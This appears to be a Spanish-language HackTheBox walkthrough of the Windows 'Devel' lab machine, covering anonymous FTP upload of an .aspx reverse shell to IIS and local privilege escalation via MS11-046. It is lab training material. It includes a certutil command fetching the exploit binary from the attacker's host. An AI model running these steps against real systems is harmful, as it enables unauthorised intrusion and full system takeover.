Maquina Devel
- OS: Windows
- Plataforma: HackTheBox
- Nivel: Easy
- Tags: #CVE-2011-1249 #file-upload #ftp #msfvenom

Reconocimiento
Comienzo tirando un ping para comprobar la conectividad.
> ping -c 1 10.129.14.101
PING 10.129.14.101 (10.129.14.101) 56(84) bytes of data.
64 bytes from 10.129.14.101: icmp_seq=1 ttl=127 time=90.6 ms

--- 10.129.14.101 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 90.629/90.629/90.629/0.000 ms
Ahora tiro un escaneo con nmap para que puertos tenemos abiertos.
> sudo nmap -p- -Pn -n -sS --min-rate 5000 -vvv 10.129.14.101
----------------------------------------------------------------
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 127
80/tcp open  http    syn-ack ttl 127
- Puertos 21 y 80 abiertos
Sobre los puertos abiertos realizo un segundo escaneo mas profundo para detectar servicios, versiones y correr un conjunto de scripts de reconocimiento.
> sudo nmap -p 21,80 -sV -sC -sS -vvv 10.129.14.101 -oA nmap/target
---------------------------------------------------------------------------
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Puerto 21 FTP: Microsoft ftpd con el login anonymous habilitado
- Puerto 80 HTTP: Microsoft IIS httpd 7.5
Enumeración
Puerto 80 HTTP
Vemos una simple imagen, nada raro.

Tecnologias Web.
Analizando los headers Sabemos que corre con Microsofft-IIS 7.5
> curl 10.129.14.101 -I

HTTP/1.1 200 OK
Content-Length: 689
Content-Type: text/html
Last-Modified: Fri, 17 Mar 2017 14:37:30 GMT
Accept-Ranges: bytes
ETag: "37b5ed12c9fd21:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Thu, 25 Dec 2025 00:32:03 GMT
Codigo Fuente.
Su codigo fuente tampoco contiene nada raro.
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
color:#000000;
background-color:#B3B3B3;
margin:0;
}
#container {
margin-left:auto;
margin-right:auto;
text-align:center;
}
a img {
border:none;
}
-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>
</body>
</html>
Puerto 21 FTP
Al ingresar como anonymous podemos ver lo siguiente:
- Una imagen, un directorio y un html
> ftp 10.129.14.101

ftp> ls
229 Entering Extended Passive Mode (|||49158|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
Me descargue la imagen y el archivo html
ftp> get welcome.png
local: welcome.png remote: welcome.png
229 Entering Extended Passive Mode (|||49160|)
125 Data connection already open; Transfer starting.
100% |*********************************************************************************************************************************|   180 KiB  291.41 KiB/s    00:00 ETA
226 Transfer complete.
ftp> get iisstart.htm

La imagen al parecer no me deja abrirla.
El archivo html es exactamente el codigo fuente de la pagina, por lo que tal vez el servidor FTP este directamente linkeado con lo que pueda ver en la web.
> cat iisstart.htm
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
color:#000000;
background-color:#B3B3B3;
margin:0;
}
#container {
margin-left:auto;
margin-right:auto;
text-align:center;
}
a img {
border:none;
}
-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>
</body>
</html>

Me cree un archivo de prueba y lo subí al FTP para ver si lo podía ver en la web.
> nano test.txt
<h1>hola</h1>


> ftp 10.129.14.101
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||49175|)
125 Data connection already open; Transfer starting.
100% |*********************************************************************************************************************************|    15      244.14 KiB/s    --:-- ETA
226 Transfer complete.
15 bytes sent in 00:00 (0.16 KiB/s)
Y al parecer si me deja verlo en la web
Explotación
Se que puedo subir archivos y verlos en la web por lo cual puedo tratar de subir un .aspx y que la web me lo interprete
Primero tenemos que crear el payload con msfvenom de la reverse-shell.
Subí el payload al FTP
ftp> put rev.aspx
local: rev.aspx remote: rev.aspx
229 Entering Extended Passive Mode (|||49176|)
125 Data connection already open; Transfer starting.
100% |*********************************************************************************************************************************|  4479       50.85 MiB/s    --:-- ETA
226 Transfer complete.
4479 bytes sent in 00:00 (49.07 KiB/s
Ahora
- Me pongo en escucha.
- Y me dirigo a rev.aspx
- Recibo la conexión.
Connection received on 10.129.14.101 49180
c:\windows\system32\inetsrv> whoami
iis apppool\web
c:\windows\system32\inetsrv>
Escalada de Privilegios
Enumerando la version del sistema podemos ver que estamos contra un Windows 7 antiguo.
c:\Users> systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ??
System Boot Time:          25/12/2025, 2:13:44 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Una búsqueda en internet por Windows 7 7600 CVE me lleva a ExploitDB donde encuentro un PoC para la vulnerabilidad CVE-2011-1249.
> searchsploit MS11-046
Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)                                        windows_x86/local/40564.c
Me baje el exploit y lo compilo.
Levante un servidor python para hostear el binario compilado.
Me bajo el archivo en la maquina.
c:\temp> certutil.exe -urlcache -f http://10.10.15.110/MS11-046.exe MS11-046.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
Ejecuto el script y somos authority\system
Obtenemos la flag del root y de user en sus respectivos directorios Desktop
PWNED